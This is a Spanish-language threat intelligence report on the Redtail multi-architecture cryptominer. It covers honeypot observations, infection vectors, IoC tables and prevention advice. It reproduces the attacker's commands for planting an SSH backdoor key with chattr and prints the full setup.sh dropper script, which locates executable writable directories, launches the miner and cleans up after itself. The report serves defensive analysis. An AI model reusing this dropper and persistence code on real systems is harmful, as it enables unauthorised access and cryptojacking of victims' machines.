Threat Intelligence:
Redtail

Este documento trata de resumir y centralizar toda la información pública y accesible a través de Internet sobre el software malicioso conocido como *redtail*.

Los contenidos descritos a lo largo del documento han sido revisados y contrastados por el equipo de Cloud&Olé así como colaboradores externos, sin embargo es posible que haya errores. En caso de querer reportar algún error, información adicional o querer colaborar contacte vía correo electrónico a la dirección "threatintel@cloudyole.es".

Este documento es un reporte de inteligencia "vivo" por lo que cuenta con un control de versiones e historial de cambios presente en la siguiente página.

La última versión del informe es accesible desde el siguiente enlace de Google Drive:

https://drive.google.com/file/d/1Nku75xjO_yakX8ucsfMVEUPjglyAXhP5/view?usp=sharing

Asimismo, la última versión de los indicadores de ataque y compromiso es accesible desde el siguiente enlace de Google Drive:

https://docs.google.com/spreadsheets/d/1mSXoF-wDlQSbDXTbqhe3NRvhlhF9deJphvlKlV6cYQc/edit?usp=sharing

Las nuevas versiones del documento se anunciarán en la página de LinkedIn de Cloud&Olé:

https://www.linkedin.com/company/cloudyole/

Índice

Control de versiones

VERSIÓN	FECHA	DESCRIPCIÓN
1.0	10/06/2024	Publicación inicial del informe.

Resumen ejecutivo

Fecha: 09/06/2024

Redtail

"*Readtail*" es un tipo de malware utlizado "*in the wild*" centrado en la minería.

Destaca su capacidad de ejecutarse en 4 arquitecturas de CPU diferentes, lo cuál pone de manifiesto hasta qué punto puede infectar potencialmente una gran cantidad de dispositivos.

Este software malicioso ha ganado notable fama en el sector durante los últimos días ya que se han escrito y publicado diferentes noticias y artículos al descubrirse variantes del mismo corriendo en sistemas de *Palo Alto Networks*.

Sin embargo, existen reportes de este malware desde enero de 2024 y su primer descubrimiento data de diciembre de 2023 por parte de Patryk Machowiak, analista de SOC[1] en *Cyber Security Associates* (CSA).

Especial agradecimiento a Patryk por su colaboración para compartir información y contrastar datos derivados de las diversas investigaciones llevadas a cabo.

Figura 1: Imagen conceptual de "*redtail*".

Antecedentes

Desde el día 23 de mayo (23/05/2024) se desplegaron y pusieron en funcionamiento diversos honeypots[2] en varios países con el fin de recopilar información sobre potenciales atacantes.

Dichos honeypots[2] cuentan, entre otros servicios, con SSH[3] habilitado para recoger intentos de fuerza bruta, ejecución de comandos, subida de ficheros y reenvío de tráfico.

Tras dos días, el 25 de mayo (25/05/2024) se recibieron los primeros ataques algo más serios, entre los que destacaban una serie de ficheros diseñados para una amplia variedad de arquitecturas Linux / Unix.

Todos estos ficheros tienen, al menos a primera vista, una cosa en común: la cadena de texto "redtail", por lo que se comienza una investigación.

Principales hallazgos

La investigación se centró en la obtención de los principales servidores distribuidores de malware así como de direcciones IP empleadas para comenzar la infección durante las semanas anteriores a fecha de redacción de este documento (09/06/2024).

A lo largo del informe se encuentran diversos indicadores de compromiso (IoC)[4], indicadores de ataque (IoA)[5] y tácticas, técnicas y procedimientos (TTPs)[6].

Asimismo se incluyen directrices para su prevención.

Investigación

Fechas: 29/05/2024 - 09/06/2024

Infección histórica de redtail

Desde su aparición y subsecuente descubrimiento a finales de 2023 se han documentado diferentes métodos o vectores de infección empleados por actores maliciosos en diversas campañas.

En el informe realizado por Patryk Machowiak datan vectores de infección que explotan la famosa vulnerabilidad "*log4j*" (CVE-2021-44228).

Sin embargo, *Akamai* documenta recientemente en su blog el uso de otras vulnerabilidades en diversos sistemas para desplegar el malware en última instancia. Estas son:

- *Ivanti Connect Secure SSL-VPN* (CVE-2023-46805 y CVE-2024-21887).
- *TP-Link Router* (CVE-2023-1389).
- *VMWare Workspace ONE Access and Identity Manager* (CVE-2022-22954).
- *ThinkPHP remote code execution* (CVE-2018-20062).
- *ThinkPHP file inclusion and remote code execution via pearcmd* (publicado en 2022, sin CVE asignado).

Infección registrada en honeypots

Según los registros analizados por Cloud&Olé, se determinó que el servicio de *secure shell* (SSH[3]) fue el vector de infección empleado en la campaña más reciente.

Diversas direcciones IP han empleado técnicas de *password spraying* (Mitre T1110.003) y *password guessing* (Mitre T1110.001) dirigidas al servicio SSH[3] de los honeypots[2].

Todos los intentos de inicio de sesión relacionados con la infraestructura de *redtail* emplearon la versión de cliente SSH[3] "SSH-2.0-Go". Esto no es un indicador de algo malicioso por sí mismo, sin embargo encaja que la herramienta de fuerza bruta empleada durante la infección esté escrita en o emplee Golang debido a la velocidad del mismo.

Los honeypots[2] que recibieron los ataques están configurados para admitir cualquier contraseña con el usuario *root*.

Se llevaron a cabo varios accesos al usuario root desde una dirección IP (78.153.140.51) proveniente de Inglaterra durante los días 24, 25, 27 y 31 de mayo.

En cada conexión se realizaron 5 subidas de ficheros al honeypot vía SCP[7] acompañadas de la ejecución de un comando. Estas subidas consisten en 4 muestras de *redtail*, cada cual correspondiente a una arquitectura CPU distinta, contando con modelos de *x86_64*, *i686*, *arm7* y *arm8*.

La quinta subida corresponde a un *script*[8] de *bash*[9] cuya finalidad es, entre otras, la identificación del sistema y ejecución de la muestra correspondiente.

Ocasionalmente trató de subirse adicionalmente un fichero "*authorized_keys*" a la ruta "*/root/.ssh/authorized_keys*" conteniendo la clave pública del atacante que aparece más adelante.

El comando o conjunto de comandos posterior a la subida de ficheros son los siguientes:

Activación de permisos de ejecución, ejecución y posterior borrado del *script*[8] *"setup.sh"*:

```
chmod +x setup.sh; sh setup.sh; rm -rf setup.sh
```

Creación del directorio de usuario *".ssh"*:

```
mkdir -p ~/.ssh
```

Eliminación de atributos de inmutabilidad y solo-apéndice. Permitiendo escribir sobre el fichero *"authorized_keys"*:

```
chattr -ia ~/.ssh/authorized_keys
```

Inserción de clave pública del atacante para lograr persistencia[12] en la máquina:

```
echo \"ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCqHrvnL6l7rT/mt1AdgdY9tC1GPK216q0q/7neNVqm
7AgvfJIM3ZKniGC3S5x6KOEApk+83GM4IKjCPfq007SvT07qh9AscVxegv66I5yuZTEaDAG6
cPXxg3/0oXHTOTvxelgbRrMzfU5SEDAEi8+ByKMefE+pDVALgSTBYhol96hu1GthAMtPAFah
qxrvaRR4nL4ijxOsmSLREoAb1lxiX7yvoYLT45/1c5dJdrJrQ60uKyieQ6FieWpO2xF6tzfd
mHbiVdSmdw0BiCRwe+fuknZYQxIC1owAj2p5bc+nzVTi3mtBEk9rGpgBnJ1hcEUslEf/zevI
cX8+6H7kUMRr rsa-key-20230629\" > ~/.ssh/authorized_keys
```

Restauración de los atributos que protegen el fichero *"authorized_keys"*:

```
chattr +ai ~/.ssh/authorized_keys
```

Identificación del sistema operativo:

```
uname -a
```

Fichero setup.sh

Este script[8] "*setup.sh*" realiza una serie de acciones que se pueden resumir en varias etapas.

Cabe destacar que durante la investigación se han encontrado decenas de variantes de este script[8], algunas conservando el mismo nombre con discrepancias mínimas en el código, otras han refactorizado completamente el mismo así como el método de adquisición de binarios *redtail*.

El siguiente análisis corresponde a la muestra con hash[10] SHA256 *"5ffdf7536899526ec78197a286399f011f4723f814412d097aa65d76072f1b65"*:

El script comienza con el *shebang*[11] *"#!/bin/bash"* para indicar que debe ser interpretado por Bash[9]. Luego, inicializa la variable NOARCH como false y obtiene la arquitectura del sistema utilizando *"uname -mp"*, asignando el resultado a la variable ARCH.

Shebang[11] y variables iniciales:

```
#!/bin/bash
NOARCH=false
ARCH=$(uname -mp)
```

A continuación verifica la arquitectura del sistema y la normaliza a una de las siguientes: *x86_64*, *i686*, *arm8*, *arm7*. Si la arquitectura no coincide con ninguna de estas, establece la variable NOARCH en true.

Determinación de la arquitectura:

```
if echo "$ARCH" | grep -q "x86_64" || echo "$ARCH" | grep -q "amd64";
then
  ARCH="x86_64"
elif echo "$ARCH" | grep -q "i[3456]86"; then
  ARCH="i686"
elif echo "$ARCH" | grep -q "armv8" || echo "$ARCH" | grep -q "aarch64";
then
  ARCH="arm8"
elif echo "$ARCH" | grep -q "armv7"; then
  ARCH="arm7"
else
  NOARCH=true
fi
```

Seguidamente busca todos los directorios en el sistema que son propiedad del usuario actual, tienen permisos de lectura, escritura y ejecución, y no están dentro de los directorios "/proc", "/sys" o "/tmp".

Búsqueda de directorios con permisos específicos:

```
FOLDERS=$(find / -type d -user $(whoami) -perm -u=rwx -not -path
"/proc/*" -not -path "/sys/*" -not -path "/tmp/*" 2>/dev/null)
CURR=${PWD}
```

Luego itera sobre los directorios encontrados y también sobre "/tmp", "/var/tmp" y "/dev/shm". Para cada directorio, intenta crear y escribir en un archivo (".testfile" y ".testfile2"). Si tiene éxito, verifica que el sistema de archivos no tenga la opción "*noexec*".

Si todas las condiciones se cumplen y el directorio actual no es el mismo que el de prueba, copia los archivos "*redtail.**" al directorio de prueba y termina el bucle.

Prueba de escritura y ejecución en directorios encontrados:

```
for i in $FOLDERS /tmp /var/tmp /dev/shm; do
  if cd "$i" && touch .testfile && (dd if=/dev/zero of=.testfile2 bs=2M
count=1 >/dev/null 2>&1 || truncate -s 2M .testfile2 >/dev/null 2>&1);
then
    rm -rf .testfile .testfile2
    if { command -v findmnt || type findmnt; } >/dev/null 2>&1 && !
findmnt -no OPTIONS "$i" | grep -qw noexec || ! grep -qw " $i "
/proc/mounts | grep -qw noexec; then
      if [ "$CURR" != "$i" ]; then
        cp -r "$CURR"/redtail.* "$i"
      fi
      break
    fi
  fi
done
```

Si la variable NOARCH es *true*, intenta ejecutar el archivo *redtail* correspondiente a cada arquitectura en secuencia.

De lo contrario, ejecuta el archivo correspondiente a la arquitectura detectada. El archivo se guarda como *.redtail*, se le dan permisos de ejecución y se ejecuta con el argumento "*ssh*".

Ejecución del binario *redtail*:

```
rm -rf .redtail
if [ $NOARCH = true ]; then
  for a in x86_64 i686 arm8 arm7; do
    cat redtail.$a >.redtail
    chmod +x .redtail
    ./.redtail ssh
  done
else
  cat redtail.$ARCH >.redtail
  chmod +x .redtail
  ./.redtail ssh
fi
```

Finalmente, elimina todos los archivos "*redtail.**".

Limpieza:

```
rm -rf redtail.*
rm -rf "$CURR"/redtail.*
```

Hasta aquí abarca la infección inicial. Una vez se lanza el binario correspondiente este mismo se encarga de conseguir persistencia[12] y de establecer comunicaciones cifradas mediante SSH[3] con su servidor C2 (*command and control*).



Figura 2: Flujo de ejecución de *redtail* según análisis de enero de 2024.

Comportamiento del binario

Todos los binarios recogidos durante la investigación, independientemente de su arquitectura, están empaquetados empleando UPX y pesan algo menos de 2MB.

El análisis llevado a cabo en enero de 2024 constataba las siguientes fases:

1. Recogida de información del sistema víctima (Mitre T1082).
2. Extracción de un agente SSH basado en UNIX-sockets[13] para realizar comunicaciones encriptadas con el servidor del atacante (Mitre T1573.002).
3. Conexión con servidor C2 y obtención de configuración.
4. Creación de persistencia[12] mediante cron[14] una vez el sistema se reinicie (Mitre T1053.003).
5. Comienzo de la operación minera (Mitre T1496).

Una vez el malware estaba ejecutándose se pudo recopilar información adicional analizando la memoria RAM. Entre otra información, una potencial dirección de billetera Monero (XMR)[15]: "*43cK4wkvz9u3LvnbfSwynzLeUgJmW9XBYBct4WWEiBqKfHijyHJTTaD2tnWtvNX6dRd2Uj41QcYoJD6MuEgy6x6AGMNC1Sv*".

Según análisis llevados a cabo por diversas entidades el comportamiento actual difiere del reporte realizado por Patryk Machowiak a comienzos de año en varios aspectos.

Principalmente se observa un aumento significativo en lo que a evolución y sofisticación del malware se refiere:

1. En los análisis actuales no se han encontrado direcciones de carteras de criptomonedas.
2. En esta ocasión, no carga remotamente la configuración necesaria para el criptominero, sino que la extrae de strings encriptados que contiene el propio binario.
3. Adicionalmente, analistas han reportado que el malware ha mejorado su persistencia[12] y mata instancias de ciertos debuggers de GNU[16] automáticamente para evitar ser analizado.

Indicadores de ataque y compromiso

A continuación se adjuntan los indicadores de ataque (IoA)[5] y compromiso (IoC)[4] recopilados y separados por su tipología.

Cabe destacar que no se han incluido en este informe los hashes[10] de los scripts[8] y ejecutables relacionados con redtail ya que emplearían demasiadas páginas y harían poco legible el documento.

Al final de este apartado se especifican la plataforma y enlace contenedor de la totalidad de los datos recabados y empleados en la investigación.

Direcciones IP

DESCRIPCIÓN	DIRECCIÓN IP	REGIÓN	TIPO
Fuerza bruta a SSH y hosting web de redtail.	147.78.103.195		**IoA / IoC**
Comunicaciones y hosting web de redtail.	193.222.96.163		**IoC**
Conexiones proxy y hosting web de redtail.	94.156.79.60		**IoC**
Hosting web de redtail.	94.156.79.129		**IoC**
Hosting web de redtail.	185.216.70.138		**IoC**
Conexiones proxy y hosting web de redtail.	93.123.39.27		**IoC**
Conexiones proxy y hosting web de redtail.	93.123.39.157		**IoC**
Hosting web de redtail.	93.123.39.76		**IoC**
Participación en ataques a Palo Alto.	192.18.157.251		**IoA**
Relaciones con variantes de Mirai y comunicaciones de redtail.	185.181.61.24		**IoC**
Comunicaciones y hosting web de redtail.	185.208.158.138		**IoC**

Participación en ataques a Palo Alto.	68.170.165.36		**IoA**
Participación en ataques a Palo Alto.	34.127.194.11		**IoA**
Fuerza bruta a SSH y hosting web de redtail.	92.118.39.120		**IoA / IoC**
Comunicaciones y hosting web de redtail.	194.59.31.109		**IoC**
Comunicaciones y hosting web de redtail.	194.59.31.163		**IoC**
Dirección IP inicial de la investigación. Distribuidor de redtail vía SSH, hosting web de redtail y conexiones proxy.	78.153.140.51		**IoA / IoC**
Distribuidor de redtail vía SSH y hosting web de redtail.	164.215.103.47		**IoA / IoC**
Participación en ataques a Palo Alto.	94.74.75.19		**IoA**
Fuerza bruta a SSH, conexiones proxy y escaneo web.	45.95.147.236		**IoA**
Hosting web de redtail.	79.110.62.25		**IoC**
Escaneo web y conexiones proxy.	185.225.75.242		**IoA**
Relaciones con variantes de Mirai y conexiones proxy.	45.141.85.252		**IoC**
Relaciones con variantes de Mirai, hosting de malware y conexiones proxy.	185.172.128.16		**IoC**

Dominios

DESCRIPCIÓN	DOMINIO	TIPO
Conexiones proxy y hosting de malware.	backup.identitynetwork.top	IoC
Conexiones proxy y hosting de malware.	backupnet.identitynetwork.top	IoC
Relacionado con actores maliciosos.	c2.asyncfox.xyz	IoC
Hosting de malware.	cnc.ohuyal.xyz	IoC
Relacionado con actores maliciosos.	download.asyncfox.xyz	IoC
Hosting de malware.	dw.ohuyal.xyz	IoC
Relaciones con variantes de Mirai y hosting de malware.	dw.tamatri.co	IoC
Posible compromiso y hosting de malware.	eurojackpot24.email	IoC
Posible compromiso y hosting de malware.	finanzamt2024.info	IoC
Relacionado con actores maliciosos.	fo051.i140.mi-1.ru	IoC
Relacionado con actores maliciosos.	gerwong.ru	IoC
Hosting de malware.	harold.2waky.com	IoC
Hosting de malware.	harold.jetos.com	IoC
Hosting de malware.	harold.ns01.info	IoC
Relacionado con actores maliciosos.	hookuparround.com	IoC
Relacionado con actores maliciosos.	morena.suports1.shop	IoC
Hosting de malware.	primalbrainhacks.com	IoC
Conexiones proxy y hosting de malware.	proxies.identities.network	IoC
Conexiones proxy y hosting de malware.	proxies.identitynetwork.top	IoC
Conexiones proxy y hosting de malware.	proxies.identitynetwork.top	IoC
Conexiones proxy y hosting de malware.	proxies.insanecppdev.com	IoC
Conexiones proxy y hosting de malware.	proxies.insanitycpp.cx	IoC
Conexiones proxy y hosting de malware.	proxies.internetshadow.org	IoC

Conexiones proxy y hosting de malware.	srv.identities.network	IoC
Conexiones proxy y hosting de malware.	srv.identitynetwork.top	IoC
Relacionado con actores maliciosos.	srv.insanecppdev.com	IoC
Relacionado con actores maliciosos.	srv.insanitycpp.cx	IoC
Relaciones con variantes de Mirai.	srv.tamatri.co	IoC
Relaciones con variantes de Mirai.	tamatri.co	IoC
Relacionado con actores maliciosos.	wertengo.ru	IoC
Hosting de malware.	www.primalbrainhacks.com	IoC
Relacionado con actores maliciosos y minería XMR.	xmr-pool.asyncfox.xyz	IoC
Relacionado con actores maliciosos y minería XMR.	xmr.ohuyal.xyz	IoC

Toda la investigación (cruda) y los indicadores de ataque y compromiso se encuentran en el siguiente grafo de VirusTotal:

```
https://www.virustotal.com/graph/g01b031bfd6cb4ebbbef73a37fb8d4744c3f216b20e3a44518251112629eeeaa4
```

Figura 3: Grafo de VirusTotal contenedor de la investigación.

Clave pública RSA

Un indicador de compromiso destacable es la presencia de una llave pública RSA empleada por los atacantes para establecer una puerta trasera[17] mediante el servicio de SSH[3].

La única clave identificada en los honeypots[2] es la siguiente:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCqHrvnL6l7rT/mt1AdgdY9tC1GPK216q0q/7neNVqm
7AgvfJIM3ZKniGC3S5x6KOEApk+83GM4IKjCPfq007SvT07qh9AscVxegv66I5yuZTEaDAG6
cPXxg3/0oXHTOTvxelgbRrMzfU5SEDAEi8+ByKMefE+pDVALgSTBYhol96hu1GthAMtPAFah
qxrvaRR4nL4ijxOsmSLREoAb1lxiX7yvoYLT45/1c5dJdrJrQ60uKyieQ6FieWpO2xF6tzfd
mHbiVdSmdw0BiCRwe+fuknZYQxIC1owAj2p5bc+nzVTi3mtBEk9rGpgBnJ1hcEUslEf/zevI
cX8+6H7kUMRr rsa-key-20230629
```

Constituye el siguiente hash[10] SHA-256:

```
8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b
```

Esta clave trató de inyectarse tanto en la ruta "*/root/.ssh/authorized_keys*" como en la carpeta "*.ssh*" de todos los usuarios del sistema bien empleando interfaz de comandos vía SSH[3] como por subida de ficheros vía SCP[7].

El primer reporte público de esta clave data del 18/07/2023.

El nombre que aparece al final del fichero de la llave es "*rsa-key-20230629*". Da a entender que la llave se creó el 29/06/2023, menos de un mes antes de su primer reporte "*in the wild*".

Dirección IP 78.153.140.51

Realizando técnicas mínimas de OSINT (Open Source Intelligence) sobre la dirección IP de la que proviene el ataque se comprobó que se encuentra en Londres, Inglaterra. Registrada bajo la organización "HOSTGLOBAL".


```
{
ip: "78.153.140.51",
hostname: "hostglobal.plus",
city: "London",
region: "England",
country: "GB",
loc: "51.5085,-0.1257",
org: "AS202306 HOSTGLOBAL.PLUS LTD",
postal: "E1W",
timezone: "Europe/London",
...}
```


Sin embargo, al comprobar el histórico de WHOIS se encontraron ciertas incongruencias geográficas:

Los días 20 y 21 de abril de 2021 constan registros de "RU-CENTER-RU" empleando los siguientes *name servers*:

- ns1.misupport.ru
- ns2.misupport.ru
- ns3.misupport.ru
- ns.misupport.ru

El día 8 de abril de 2024 constan nuevos registros donde la IP aparece con sus datos actuales. Es especialmente llamativo que aunque ahora se encuentre bajo control británico el nombre del administrador que consta en el registro es "Aleksei Efimov".

A fecha de redacción de este documento se está trabajando en una investigación paralela a raíz de estos hallazgos para no contaminar este informe.

Prevención

A continuación se especifican directrices generales para prevenir la infección.

Cabe destacar que *redtail* forma parte de la post-explotación del sistema, es decir, se emplea una vez el atacante ha tomado el control del sistema por lo que su vector de infección no tiene porqué ir de la mano de *redtail* y puede variar.

Recomendaciones generales

1. Mantener el sistema actualizado.
2. Emplear credenciales robustas y MFA siempre que sea posible.
3. Desactivar o desinstalar software y servicios innecesarios.
4. Utilizar sistemas de detección y prevención de intrusiones así como otras herramientas de seguridad.
5. Monitorizar los accesos y consumo de recursos de los activos informáticos.
6. Contar con snapshots del sistema para poder restaurarlo en caso de que sea necesario.

Infección vía SSH

1. No emplear autenticación basada en contraseñas, utilizar sistema de pares de clave pública y privada.
2. Monitorizar los intentos de inicio de sesión y bloquear las direcciones que superen un número de intentos determinado en un tiempo mínimo.
3. Configurar el puerto de escucha del servicio en un número no convencional, evitando puertos como pueden ser 22, 222, 2222, 1022, etc.
4. Configurar un honeypot en los puertos convencionales para detectar y prevenir intrusiones.

Glosario

1. **SOC**: del inglés Security Operations Center; en español, centro de operaciones en seguridad. Se trata de un equipo cualificado específicamente en ciberseguridad con las herramientas necesarias para poder analizar, investigar y dar soporte convenientemente a posibles eventos de ciberseguridad corporativos. Un SOC puede ser externo o interno, y su objetivo es evitar y mitigar posibles ataques en la empresa, constituyendo lo que podríamos llamar contramedidas ante un ciberataque.

2. **Honeypots**: herramienta de seguridad instalada en una red o sistema informático que permite, ante un ataque informático por parte de terceros, poder detectarlo y obtener información tanto del ataque como del atacante.

3. **SSH (Secure Shell)**: es un protocolo de red que permite la administración segura de sistemas y la transferencia de datos entre dispositivos. Utiliza técnicas de criptografía para garantizar la confidencialidad e integridad de la información transmitida. SSH es comúnmente utilizado para acceder de manera remota a servidores y otros dispositivos de red, asegurando que la comunicación sea segura contra ataques de intermediarios y espionaje.

4. **Indicadores de compromiso (IoC)**: los indicadores de compromiso hacen referencia a una tecnología estandarizada que consiste en definir las características técnicas de una amenaza por medio de las evidencias existentes en un equipo comprometido; es decir, se identifican diferentes acciones como ficheros creados, entradas de registro modificadas, procesos o servicios nuevos, etc.; de manera que puedan servir para identificar otros ordenadores afectados por la misma amenaza o prevenirlos de la misma.

5. **Indicadores de ataque (IoA)**: los indicadores de ataque son señales o evidencias que identifican actividades maliciosas en un sistema o red. A diferencia de los indicadores de compromiso (IOC), que señalan la presencia de una brecha ya ocurrida, los IOA se enfocan en identificar comportamientos y tácticas utilizadas por atacantes para detectar y prevenir amenazas en tiempo real antes de que se produzca un daño significativo.

6. **Tácticas, técnicas y procedimientos (TTPs)**: son los métodos y estrategias que utilizan los ciberatacantes para llevar a cabo sus ataques.

7. **SCP (Secure Copy Protocol)**: es un método seguro para transferir archivos entre sistemas en una red. Utiliza el protocolo SSH (Secure Shell) para proporcionar autenticación y cifrado, asegurando que los datos transmitidos estén protegidos contra accesos no autorizados y espionaje. SCP es útil para copiar archivos de manera segura

entre servidores y estaciones de trabajo.

8. **Script**: un script es un archivo de texto que contiene una serie de instrucciones o comandos que son ejecutados por un intérprete o un programa específico. Pueden ser escritos en diversos lenguajes de programación, como Bash, Python, Perl, entre otros, y son ampliamente utilizados en administración de sistemas, desarrollo de software, y otras áreas de computación.

9. **Bash**: es un intérprete de comandos y un lenguaje de scripting utilizado principalmente en sistemas operativos basados en Unix y Linux. Bash proporciona una interfaz de línea de comandos para interactuar con el sistema operativo, permitiendo a los usuarios ejecutar comandos, lanzar programas y automatizar tareas mediante scripts. Es uno de los shells más populares y ampliamente utilizados en entornos Unix y Linux debido a su potencia y versatilidad.

10. **Hash**: operación criptográfica que genera identificadores alfanuméricos, únicos e irrepetibles a partir de los datos introducidos inicialmente en la función. Los hashes son una pieza clave para certificar la autenticidad de los datos, almacenar de forma segura contraseñas o firmar documentos electrónicos, entre otras acciones.

11. **Shebang**: es una secuencia de caracteres especial que se coloca al principio de un archivo de texto ejecutable en sistemas operativos tipo Unix, como Linux o macOS. La secuencia consiste en los caracteres "#" seguidos de "!", seguidos de la ruta al intérprete o ejecutable que se utilizará para ejecutar el script que contiene el archivo. La shebang es necesaria para que el sistema sepa cómo procesar el archivo y qué programa usar para ejecutarlo.

12. **Persistencia**: se refiere a la capacidad de un atacante para mantener su presencia en un sistema o red de forma prolongada, incluso después de que se hayan tomado medidas para intentar eliminarlo.

13. **UNIX-Sockets**: son una forma de comunicación entre procesos en sistemas Unix. A diferencia de los Sockets de red convencionales, se basan en archivos de sistema para la comunicación entre procesos en el mismo sistema operativo, lo que los hace útiles para aplicaciones que requieren una comunicación rápida y eficiente entre procesos locales.

14. **Cron**: es un programa de administración de tareas en sistemas operativos tipo Unix, como Linux y macOS. Permite a los usuarios programar la ejecución de comandos o scripts de forma automática y periódica en el sistema. Los usuarios pueden configurar tareas para que se ejecuten en momentos específicos, como cada minuto, hora, día, semana o mes.

15. **Monero (XMR)**: es una criptomoneda enfocada en la privacidad, lanzada en 2014. Destaca por su anonimato y fungibilidad, utilizando tecnologías como *Ring Signatures* y *Ring Confidential Transactions* para ocultar detalles de las transacciones, como el remitente, el destinatario y la cantidad transferida.

16. **GNU**: GNU es un sistema operativo de software libre iniciado por Richard Stallman en 1983, con el objetivo de crear un sistema completamente libre y compatible con Unix.

17. **Puerta trasera**: se denomina *backdoor* o puerta trasera a cualquier punto débil de un programa o sistema mediante el cual una persona no autorizada puede acceder a un sistema. Las puertas traseras pueden ser errores o fallos, o pueden haber sido creadas a propósito, por los propios autores pero al ser descubiertas por terceros, pueden ser utilizadas con fines ilícitos. Por otro lado, también se consideran puertas traseras a los programas que, una vez instalados en el ordenador de la víctima, dan el control de éste de forma remota al ordenador del atacante. Por lo tanto, aunque no son específicamente virus, pueden llegar a ser un tipo de malware que funcionan como herramientas de control remoto. Cuentan con una codificación propia y usan cualquier servicio de Internet: correo, mensajería instantánea, http, ftp, telnet o chat.

Referencias

A continuación se adjuntan todos los documentos, artículos y recursos empleados para la realización de este informe:

- **Crypto Miner Installer Script**. (2023, 26 noviembre). Exylium Technical. https://exylum.tech/blog/honeypot-23-11.html

- **Csirt, T**. (2024, 1 junio). *Malware de criptominería RedTail explota la vulnerabilidad del firewall de Palo Alto Networks*. https://csirt.telconet.net/comunicacion/noticias-seguridad/malware-de-criptomineria-redtail-explota-la-vulnerabilidad-del-firewall-de-palo-alto-networks/

- **Cyber Security Associates**. (2024, 11 enero). *Cyber Security Associates on LinkedIn: Malware Analysis - RedTail Malware*. https://www.linkedin.com/posts/cyber-security-associates-ltd_malware-analysis-redtail-malware-activity-7151248530077044739-MwAi?utm_source=share&utm_medium=member_desktop

- *IBM X-Force Exchange*. (s. f.). https://exchange.xforce.ibmcloud.com/

- *LevelBlue - Open Threat Exchange*. (s. f.). LevelBlue Open Threat Exchange. https://otx.alienvault.com/

- *RedTail Crypto-Mining Malware Exploiting Palo Alto Networks Firewall Vulnerability*. (2024, 30 mayo). The Hacker News. https://thehackernews.com/2024/05/redtail-crypto-mining-malware.html

- *RedTail Cryptominer Threat Actors Adopt PAN-OS CVE-2024-3400 Exploit*. (2024, 30 mayo). Akamai. https://www.akamai.com/blog/security-research/2024-redtail-cryptominer-pan-os-cve-exploit

- *RedTail, explota vulnerabilidad crítica en Firewalls de Palo Alto*. (2024, 31 mayo). Portal.CCL-Entel.cl. https://portal.cci-entel.cl/Threat_Intelligence/Boletines/1953/

- **Rewterz**. (2024, 31 mayo). Palo Alto Networks Firewall Vulnerability Exploited by RedTail Crypto-Mining Malware – Active IOCs - Rewterz. *Rewterz - Revolutionizing Cybersecurity*. https://www.rewterz.com/threat-advisory/palo-alto-networks-firewall-vulnerability-exploited-by-redtail-crypto-mining-malware-active-iocs

- *Shodan*. (s. f.). Shodan. https://www.shodan.io/

- *TagTeam :: Analysis of ?redtail? File Uploads to ICS Honeypot, a Multi-Architecture Coin Miner [Guest Diary], (Wed, May 22nd) - T01 - SANS Internet Storm Center, InfoCON: green - Intel Hub*. (s. f.). https://tagteam.harvard.edu/hub_feeds/4277/feed_items/11090313

- *VirusTotal*. (s. f.). VirusTotal. https://www.virustotal.com/